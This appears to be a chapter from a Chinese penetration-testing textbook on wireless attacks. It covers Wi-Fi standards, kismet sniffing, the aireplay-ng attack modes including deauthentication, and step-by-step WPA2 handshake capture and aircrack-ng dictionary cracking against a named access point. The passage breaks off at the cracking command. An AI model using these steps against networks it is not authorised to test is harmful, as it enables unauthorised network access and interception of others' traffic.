第8章 无线网络渗透

当今是网络时代，网络承载着信息交换的重要功能。从逻辑结构上来说，使用量最多的当然是局域网，而在局域网中加入无线功能，就变成了无线局域网。随着无线智能设备的增多和无线技术的发展，无线局域网的覆盖率越来越高。无线网络的安全隐患也越来越多。无线网络的渗透就是其中最主要的一项攻击手段。本章向读者介绍无线网络以及无线网络渗透的相关知识。

重点难点

- 无线网络
- 无线网络嗅探
- 无线网络的破解
- 无线钓鱼技术

8.1 无线网络与嗅探

无线上网方式的普及除了带来便利之外，也为网络的安全带来更大的危险。传统的有线连接方式对于设备的接入往往有较大的限制，因此外来者在试图进入某个网络时难度较大。有线网络通过网线连接计算机，而无线网络则是通过无线联网。常见的就是使用无线路由器，那么在这个无线路由器覆盖的有效范围都可以采用无线网络连接方式进行联网，而无线网络则降低了这种入侵的难度。下面介绍无线网络和嗅探的相关知识。

8.1.1 无线网络简介

无线局域网（Wireless Local Area Network，WLAN）指应用无线通信技术将计算机设备互联起来，构成可以互相通信和资源共享的网络体系。无线局域网的本质特点是不再使用通信电缆将计算机与网络连接起来，而是通过无线的方式连接，从而使网络的构建和终端的移动更加灵活。无线局域网负责在短距离范围之内通过无线通信接入网络。目前而言，无线局域网络是以IEEE 802.11技术标准为基础，这也就是所谓的Wi-Fi网络。

目前无线局域网已经遍及生活的各个角落：家庭、学校、办公楼、体育场、图书馆、公司、大型企业等都有无线技术的身影。另外，无线技术还可以解决一些有线技术难以覆盖或者布置有线线路成本过高的地方，如山区、河流、湖泊以及一些危险区域。

无线网络的优势是安装便捷、易于规划和调整、故障定位容易以及易于扩展。缺点主要是因为无线信号容易受到阻挡和干扰，从而影响网络性能、速率、稳定性以及最重要的安全性。

知识拓展

无线广域网

根据覆盖范围不同，除了无线局域网外，还有无线广域网（Wireless Wide Area Network，WWAN）和无线城域网（Wireless Metropolitan Area Network，WMAN）。无线广域网基于移动通信基础设施，由网络运营商经营。无线广域网连接地理范围较大，常常是一个国家或是一个洲。无线城域网是让接入用户访问固定场所的无线网络，将一个城市或者地区的多个固定场所连接起来。

现在的WLAN主要以IEEE 802.11为标准，定义了物理层和MAC层规范，允许无线局域网及无线设备制造商建立互操作网络设备。基于IEEE 802.11系列的WLAN标准共包括21个标准，其中802.11a、802.11b、802.11g、802.11n、802.11ac和802.11ax最具代表性。各标准的有关数据参见表8-1。

表 8-1

协议	使用频率	兼容性	理论最高速率	实际速率
802.11a	5GHz		54 Mb/s	22 Mb/s
802.11b	2.4GHz		11 Mb/s	5 Mb/s
802.11g	2.4GHz	兼容802.11b	54 Mb/s	22 Mb/s
802.11n	2.4GHz/5GHz	兼容802.11a/b/g	600 Mb/s	100 Mb/s
802.11ac W1	5GHz	兼容802.11a/n	1.3 Gb/s	800 Mb/s

（续表）

协议	使用频率	兼容性	理论最高速率	实际速率
802.11ac W2	5GHz	兼容802.11a/b/g/n	3.47 Gb/s	2.2 Gb/s
802.11ax	2.4GHz/5GHz		9.6Gb/s	

8.1.2 无线网络的安全技术

无线网络的主要安全加密技术有WPA/WPA2、WPA-PSK/WPA2-PSK、WPA3。

1. WPA/WPA2

WAP/WPA2是一种安全的加密类型。由于此加密类型需要安装Radius服务器，一般普通用户用不到，只有企业用户为了无线加密更安全才会使用此种加密方式。在设备连接无线Wi-Fi时需要Radius服务器认证，而且还需要输入Radius密码。

2. WPA-PSK/WPA2-PSK

WPA-PSK/WPA2-PSK是现在最普遍的加密类型。这种加密类型安全性能高，而且设置也相当简单。WPA-PSK/WPA2-PSK数据加密算法主要有两种：TKIP和AES。TKIP（Temporal Key Integrity Protocol，临时密钥完整性协议）是一种旧的加密标准。AES（Advanced Encryption Standard，高级加密标准）不仅安全性能更高，而且由于采用的是最新技术，在无线网络的传输速率也要比TKIP更快，推荐使用。

3. WPA3

WPA3全名为Wi-Fi Protected Access 3，是Wi-Fi联盟组织于2018年1月8日在国际消费电子展（CES）上发布的Wi-Fi新加密协议，是Wi-Fi身份验证标准WPA2技术的后续版本。主要改进的地方有以下几点。

①对使用弱密码的人采取“强有力的保护”。如果密码多次输错，将锁定攻击行为，屏蔽Wi-Fi身份验证过程，以防止暴力攻击。

②WPA3简化显示接口受限，甚至包括不具备显示接口设备的安全配置流程。能够使用附近的Wi-Fi设备作为其他设备的配置面板，为物联网设备提供更好的安全性。用户能够使用手机或平板电脑来配置另一个没有屏幕的设备（如智能锁、智能灯泡或门铃等小型物联网设备）的密码和凭证，而不是将其开放给任何人访问和控制。

③在接入开放性网络时，通过个性化数据加密增强用户隐私的安全性。它是对每个设备与路由器或接入点之间的连接进行加密的一个特征。

④WPA3的密码算法提升至192位的CNSA等级算法，与之前的128位加密算法相比，增加了字典法暴力破解密码的难度。并使用新的握手重传方法取代WPA2的四次握手，Wi-Fi联盟将其描述为“192位安全套件”。

知识拓展

无线AP

一般架设无线网络的基本配置就是无线网卡及一台AP，如此就能以无线的模式配合已有的有线架构来分享网络资源。AP为Access Point的简称，一般翻译为“无线访问接入点”。现在的AP大多由无线路由器充当。针对这种设备的入侵方式包括无线网络密码的破解、路由器的控制等。

8.1.3 无线网络的嗅探

前面介绍了网络嗅探的相关知识，无线网络的嗅探主要针对无线网络。WLAN中无线信道的开放性给网络嗅探带来了极大的方便。在WLAN中网络嗅探对信息安全的威胁来自其被动性和非干扰性。运行监听程序的主机在窃听的过程中只能被动地接收网络中传输的信息，它不会跟其他的主机交换信息，也不修改在网络中传输的信息包，使得网络嗅探具有很强的隐蔽性，往往让网络信息泄密变得不容易被发现。在进行无线网络渗透前，必须先扫描所有有效的无线接入点，常用的嗅探工具是kismet。

kismet工具是一个无线扫描、嗅探和监视工具。该工具通过测量周围的无线信号，可以扫描周围附近所有可用的AP，以及信道等信息。同时还可以捕获网络中的数据包到文件中。这样可以方便分析数据包。该工具现在支持网页形式，方便使用者使用。

Step 01 在终端窗口中输入kismet命令，就可以启动该工具，如图8-1所示。

```
┌──(root㉿mykali)-[/home/kali]
└─# kismet
INFO: Including sub-config file: /etc/kismet/kismet_httpd.conf
INFO: Including sub-config file: /etc/kismet/kismet_memory.conf
INFO: Including sub-config file: /etc/kismet/kismet_alerts.conf
INFO: Including sub-config file: /etc/kismet/kismet_80211.conf
INFO: Including sub-config file: /etc/kismet/kismet_logging.conf
INFO: Including sub-config file: /etc/kismet/kismet_filter.conf
INFO: Including sub-config file: /etc/kismet/kismet_uav.conf

KISMET - Point your browser to http://localhost:2501 (or the address of this system) fo
INFO: (HTTPD) Could not read session data file, skipping loading saved
      sessions.
INFO: Serving static file content from /usr/share/kismet/httpd/
INFO: Enabling channel hopping by default on sources which support channel
      control.
INFO: Setting default channel hop rate to 5/sec
INFO: Enabling channel list splitting on sources which share the same list
      of channels
INFO: Enabling channel list shuffling to optimize overlaps
INFO: Sources will be re-opened if they encounter an error
INFO: Saving datasources to the Kismet database log evert 30 seconds
INFO: Launching remote capture server on 127.0.0.1 3501
INFO: No data sources defined; Kismet will not capture anything until a
      source is added.
INFO: Opened kismetdb log file './/Kismet-20231006-08-18-29-1.kismet'
INFO: Saving packets to the Kismet database log.
INFO: GPS track will be logged to the Kismet logfile
ALERT: ROOTUSER Kismet is running as root; this is less secure.  If you
       are running Kismet at boot via systemd, make sure to use `systemctl
       edit kismet.service` to change the user.  For more information, see
       the Kismet README for setting up Kismet with minimal privileges.
INFO: Starting Kismet web server...
INFO: HTTP server listening on 0.0.0.0:2501
INFO: Could not open system plugin directory (/usr/lib/x86_64-linux-gnu/kis
      met/), skipping: No such file or directory
INFO: Did not find a user plugin directory (/root/.kismet//plugins/),
      skipping: No such file or directory
```

图 8-1

Step 02 打开浏览器，输入域名“localhost:2501”访问网页终端。在弹出的界面中设置用户名、密码。确认密码后单击Save按钮进行保存，如图8-2所示。



图 8-2

Step 03 进入主界面后，因为没有监听的无线网卡，所以没有监测。单击界面左上方的菜单按钮，如图8-3所示。

Step 04 在弹出的列表中选择Data Sources选项，如图8-4所示。



图 8-3



图 8-4

Step 05 展开“数据源”对话框中的可用无线网卡接口下拉按钮，单击Enable Source按钮，如图8-5所示。



图 8-5

知识拓展

修改网卡状态

开启侦听模式后，在该界面中可以查看并设置网卡的状态、监控的通道设置等，如图8-6所示。



图 8-6

Step 06 进入主界面并刷新网页后，可以查看当前所能检测到的所有无线信号信息，包括无线信号的名称、类型、协议、加密方式、信号强度、通道、数据流量、活动状态、客户端数

量以及该AP的MAC地址信息，如图8-7所示。



图 8-7

这里除了可以查看正常无线网络的SSID号以外，还可以查看隐藏的SSID号。

Step 07 单击某无线网络的名称，可以在弹出的菜单中查看该网络更加详细的信息，如图8-8所示。



图 8-8

知识拓展

调整界面模式

默认情况下，主界面是黑色背景。如果不方便查看和阅读，可以单击界面右上方的月亮标志，如图8-9所示，将界面改为白色背景。再次单击该按钮，可以调回黑色背景。



图 8-9

动手练 查看某无线网络中的所有主机

在主界面可以查看某无线网络的客户端数量，如果要查看连接该网络所有主机的MAC地址等信息，可以按照以下步骤操作。

Step 01 进入主界面，单击主界面的Clients标题按钮，如图8-10所示，将所有行按照客户端数量排序。



图 8-10

Step 02 在弹出的详情页中，选择“Wi-Fi（802.11）”选项，如图8-11所示。

Step 03 在该板块下方，可以查看所有客户端的MAC地址。展开某项后，可以查看更详细的设备信息，如图8-12所示。



图 8-11



图 8-12

8.2 使用Aircrack-ng破解无线密码

Aircrack-ng是一个满足802.11标准的与无线网络分析有关的安全软件，主要功能有网络侦测、数据包嗅探、WEP和WPA/WPA2-PSK破解。Aircrack-ng可以工作在任何支持监听模式的无线网卡上，并嗅探通过802.11协议传输的数据。该程序可运行在Linux和Windows环境中。

该工具主要使用两种攻击方式进行WEP破解，一种是FMS攻击，该攻击方式是以发现该WEP漏洞的研究人员的名字（Scott Fluhrer、Iltsik Mantin 及Adi Shamir）所命名；另一种是Korek攻击，该攻击方式是通过统计进行攻击，该攻击的效率要远高于FMS攻击。

8.2.1 Aireplay-ng攻击模式

Aireplay-ng是Aircrack-ng的套件之一，共有6种攻击模式以应对不同的渗透环境使用。

1. 冲突模式（-0）

冲突模式使已经连接的合法客户端强制断开与路由端的连接，使其重新连接。在重新连接过程中获得验证数据包，从而产生有效的ARP request。

2. 伪装客户端模式（-1）

伪装客户端模式是伪装一个客户端和AP进行连接。因为是无合法连接的客户端，因此需要一个伪装客户端来和路由器相连。为了让AP接受数据包，必须使用自己的网卡和AP关联。如果没有关联，目标AP将忽略所有从网卡发送的数据包。

3. 交互模式（-2）

交互模式是抓包和提取数据，然后发起攻击包三种方式集合在一起的模式。先用伪装客户端模式建立虚假客户端连接，然后直接发包攻击。抓包后注入数据包，然后发包攻击。

4. 注入模式（-3）

注入模式是一种抓包后进行分析，然后重发的过程。这种攻击模式很有效，既可以利用合法客户端，也可以配合伪装客户端模式，利用虚拟连接的伪装客户端。如果有合法的客户端，那一般需要等待几分钟，使合法客户端和AP之间通信。少量数据就可以产生有效ARP request，这样可利用交互模式成功注入数据。如果没有任何通信存在，是不能得到ARP request的，则这种攻击就会失败。

5. chop 攻击模式（-4）

chop攻击模式主要是获得一个可利用包含密钥数据的xor文件。该文件不能用来解密数据包，而是用来产生一个新的数据包，以便用户可以注入数据。

6. 碎片包攻击模式（-5）

碎片包攻击模式主要是获得一个可利用PRGA（包含密钥的xor文件）。这里的PRGA并不是WEP key数据，不能用来解密数据包，而是利用它产生一个新的数据包，以便可以注入数据。其工作原理是使目标AP重新广播包，当AP重新广播时，一个新的IVS将产生。

知识拓展

“Wi-Fi万能钥匙”的工作模式

类似“Wi-Fi万能钥匙”这种工具并不是真正的破解，而是记录使用该工具的设备的无线密码（主动获取或偷偷获取）。其他人再次使用该工具时，直接调取保存的密码并连接即可，而不是通常说的破解。

8.2.2 破解原理分析

WEP这种加密方式属于明文密码，很容易可以读取，所以已经被淘汰了。而WPA-PSK/WPA2-PSK加密方式传输的密码是经过加密的，只能通过暴力破解。而暴力破解一般基于密码字典，通过运算后进行对比。网上有很多基于Wi-Fi密码的字典下载，集合了很多弱口令或者常用密码。

大部分的破解是基于握手包的暴力破解。握手包是终端与无线设备（无线路由器）之间进行连接及验证所使用的数据包。所以Kali在侦听整个过程后，可以捕获双方的数据，再通过暴力破解计算出PSK，也就是密码。

破解的过程并不是单纯地使用密码去尝试连接。而是在本地对整个握手过程中需要的PSK进行运算。前提条件是终端在侦听过程中，有客户端进行连接，也就是有握手的过程，才能捕获握手包。如果没有这种情况，Kali的破解工具还可以强制该终端断开连接，然后其会重新连接，这样就能抓取到数据包。

注意事项 在线暴力破解

在线暴力破解方法有可行性，而且现在路由器没有验证码。但是考虑到路由器策略，例如有些路由器可以设置拒绝这种高频连接。最重要的其实是效率问题，在本地进行模拟破解，只要硬件够强，每秒可以对比相当多的字典条目，这是在线破解远远不能比拟的。

8.2.3 启动侦听模式

由于无线网络中的信号是以广播模式发送，所以用户就可以在传输过程中截获这些信息。

1. 网卡工作模式

无线网卡是采用无线信号进行数据传输的终端。无线网卡通常包括4种模式，分别是广播模式、多播模式、直连模式和侦听模式。如果用户想要监听网络中的所有信号，则需要将网卡设置为侦听模式。侦听模式也被称为监听模式或混杂模式。

（1）广播模式（BroadCast Model）

物理地址（MAC）是以0Xffffff的帧为广播帧，工作在广播模式的网卡接收广播帧。

（2）多播模式（MultiCast Model）

多播模式地址作为目的物理地址的帧可以被组内的其他主机同时接收，而组外主机却接收不到。但是如果将网卡设置为多播模式，它可以接收所有的多播传送帧，无论它是不是组内成员。

（3）直连模式（Direct Model）

工作在直连模式下的网卡只接收目的地址是自己MAC地址的帧。

（4）侦听模式（Promiscuous Model）

工作在侦听模式下的网卡接收所有流过网卡的帧，通信包捕获程序就是在这种模式下运行的。

2. 启动网卡侦听模式

网卡的默认工作模式包含广播模式和直连模式，即它只接收广播帧和发给自己的帧。如果采用侦听模式实现（混杂模式），一个站点的网卡将接收同一网络内所有站点发送的数据包。这样就可以对网络信息监视捕获的目的。

Step 01 将无线网卡接入设备中。如果能正常识别该网卡，则开启终端窗口，使用ifconfig命令查看当前的网卡状态，如图8-13所示。其中，wlan0是无线网卡。

```
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.123  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::20c:29ff:fec0:bf2a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c0:bf:2a  txqueuelen 1000  (Ethernet)
        RX packets 5313  bytes 540211 (527.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 467  bytes 54136 (52.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 26:0d:a0:42:be:0b  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 8-13

Step 02 使用“airmon-ng start wlan0”命令开启网卡监控，如果成功，则如图8-14所示。

```
┌──(root㉿mykali)-[/home/kali]
└─# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           mt7601u         Xiaomi Inc. MediaTek MT7601U [MI WiFi]
                (mac80211 monitor mode already enabled for [phy0]wlan0 on [phy0]10)
```

图 8-14

知识拓展

不能进入侦听模式

如果无法进入侦听模式，说明Kali不支持该网卡或该网卡不支持侦听模式。只能更换为支持的无线网卡再测试。

注意事项 无法看到wlan0mon虚拟网卡

正常情况下，启动侦听后，网卡会创建一块wlan0mon虚拟网卡来使用，如图8-15所示。笔者这款小米随身Wi-Fi，默认虚拟的名称也为wlan0，可以直接进行侦听和破解。如果读者虚拟出的是wlan0mon，那么下面命令中的所有wlan0需要更改为wlan0mon才能使用。当然也可以使用命令修改为wlan0mon。

```
PHY     Interface       Driver          Chipset

phy0    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

图 8-15

Step 03 使用“airodump-ng wlan0”命令开启动Wi-Fi信号扫描模式，如图8-16所示。如果要停止信号扫描，按Ctrl+C组合键即可。

其中比较重要的列及含义包括：BSSID是无线接入点的MAC地址；PWR代表信号水平，该

值越高说明距离越近，但是注意，“-1”说明无法监听；Beacons是发出的通告编号；“#Data”是被捕获到的数据分组的数量，包括广播分组；“#/s”是过去10秒内每秒用户获得数据分组的数量；CH表示工作的信道号；MB表示无线所支持的最大速率；ENC表示算法加密体系；CIPHER表示检测的加密算法；AUTH表示认证协议；ESSID即SSID号，是Wi-Fi接入点的名称。

```
CH  2 ][ Elapsed: 12 s ][ 2023-10-07 10:24

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

A8:E2:C3:35:87:2A  -77        2        0    0   7  130   WPA2 CCMP   PSK  ChinaNet-6CnM
C2:1E:97:8F:FE:1E  -65        4        0    0   2  360   WPA2 CCMP   PSK  JSCS123
82:8C:07:21:4C:53  -68        2        7    0   6  360   WPA2 CCMP   PSK  <length:  0>
58:C7:AC:31:09:6C  -69        6       18    0   6  360   WPA2 CCMP   PSK  HMJ
00:74:9C:AE:B0:12  -73        3        0    0   6  130   WPA2 CCMP   PSK  SYYY
48:7D:2E:94:77:8B  -68        3        0    0   6  270   WPA2 CCMP   PSK  点亮
54:55:D5:0F:31:6D  -77        5        0    0   6   65   WPA2 CCMP   PSK  DIRECT-Ql-HUAWEI PixLab B5
C2:22:1A:FE:41:50  -69       16       12    0   6  360   WPA2 CCMP   PSK  jdkj2022
82:8C:07:21:4C:4E  -69        7       12    0   6  400   WPA2 CCMP   PSK  jdkj2022
DC:A3:33:C0:70:C1  -74        2        0    0  10  130   WPA2 CCMP   PSK  iTV-eDqZ
74:7D:24:04:FB:F8  -53        3        0    0   3  130   WPA2 CCMP   PSK  @PHICOMM_F0
80:8F:1D:AF:AE:34  -75        5        0    0   8  270   WPA2 CCMP   PSK  ZP
92:53:C3:DA:65:76  -54        6        0    0   2  360   OPN              <length:  0>
F4:6A:92:C1:1E:4B  -52       10        0    0   1  270   WPA2 CCMP   PSK  FAST_1E4B
1A:F9:F8:83:93:5A  -58        9        0    0   1  360   WPA2 CCMP   PSK  <length:  0>
04:F9:F8:83:93:5A  -57        8        2    0   1  360   WPA2 CCMP   PSK  DUODUO
8C:53:C3:DA:65:76  -55        9       24    0   2  360   WPA2 CCMP   PSK  chuangtong
78:02:F8:30:F0:53  -53        9        0    0   1  180   WPA2 CCMP   PSK  miwifi
38:88:1E:17:45:CC  -62       13        0    0  11  130   WPA2 CCMP   PSK  ChinaNet-p6SQ
A4:1A:3A:08:03:25  -72        9        0    0  11  270   WPA2 CCMP   PSK  xzcdinfo
F8:8C:21:06:78:70  -26       29        7    0  11  540   WPA2 CCMP   PSK  <length:  0>
2C:58:E8:96:86:08  -36       29        0    0  11  130   WPA2 CCMP   PSK  ChinaNet-Dh5K
```

图 8-16

8.2.4 抓取握手包

握手包是无线路由器和无线终端之间协商的数据包，也是破解的核心文件。本例中miwifi就是本次抓取的重点。

开启一个终端窗口，进入root模式。使用“airodump-ng -c 11 --bssid 78:02:F8:30:F0:53 -w /home wlan0”命令，如图8-17所示。

```
┌──(kali㉿mykali)-[~]
└─$ sudo su
[sudo] kali 的密码 :
┌──(root㉿mykali)-[/home/kali]
└─# airodump-ng -c 11 --bssid 78:02:F8:30:F0:53 -w /home wlan0
```

图 8-17

其中，“-c”后面为信道号，“--bssid”后面为监听的AP MAC地址，“/home/kali/”为握手包存放的位置，最后的参数为网卡，本例为wlan0，前面也解释过，其他情况可能是wlan0mon。执行后如图8-18所示。等待正常的设备连接该网络。

```
CH  1 ][ Elapsed: 6 s ][ 2023-10-07 11:16 ][ fixed channel wlan0: 12

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

78:02:F8:30:F0:53  -42   0        3        0    0  11  180   WPA2 CCMP   PSK  miwifi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

图 8-18

如果有终端连接该AP，界面中会有提示信息，如图8-19所示，代表已经抓取到握手包。按Ctrl+C组合键停止侦听。此时，握手包就存放在“/home/kali/-01.cap”文件中。



图 8-19

注意事项 抓包提示

以往的版本抓取到数据包后，会一直显示[WPA handshake: 78:02:F8:30:F0:53]这种信息。但在最新版本中，该信息会一闪而过，恢复成默认显示。所以读者尽量多抓取数据包。如果观察时有类似信息闪过，或侦听一段时间后就可以停止抓包。

8.2.5 密码破解

停止抓取握手包后，握手包会保存在设置的“/home/kali/-01.cap”文件中，如图8-20所示。准备好密码字典后，就可以进行密码破解。

图 8-20

使用“aircrack-ng -w /home/kali/dict.txt /home/kali/-01.cap”命令启动破解，如图8-21所示。其中，“-w”后是字典文件的路径和字典文件名，最后是握手包的位置。

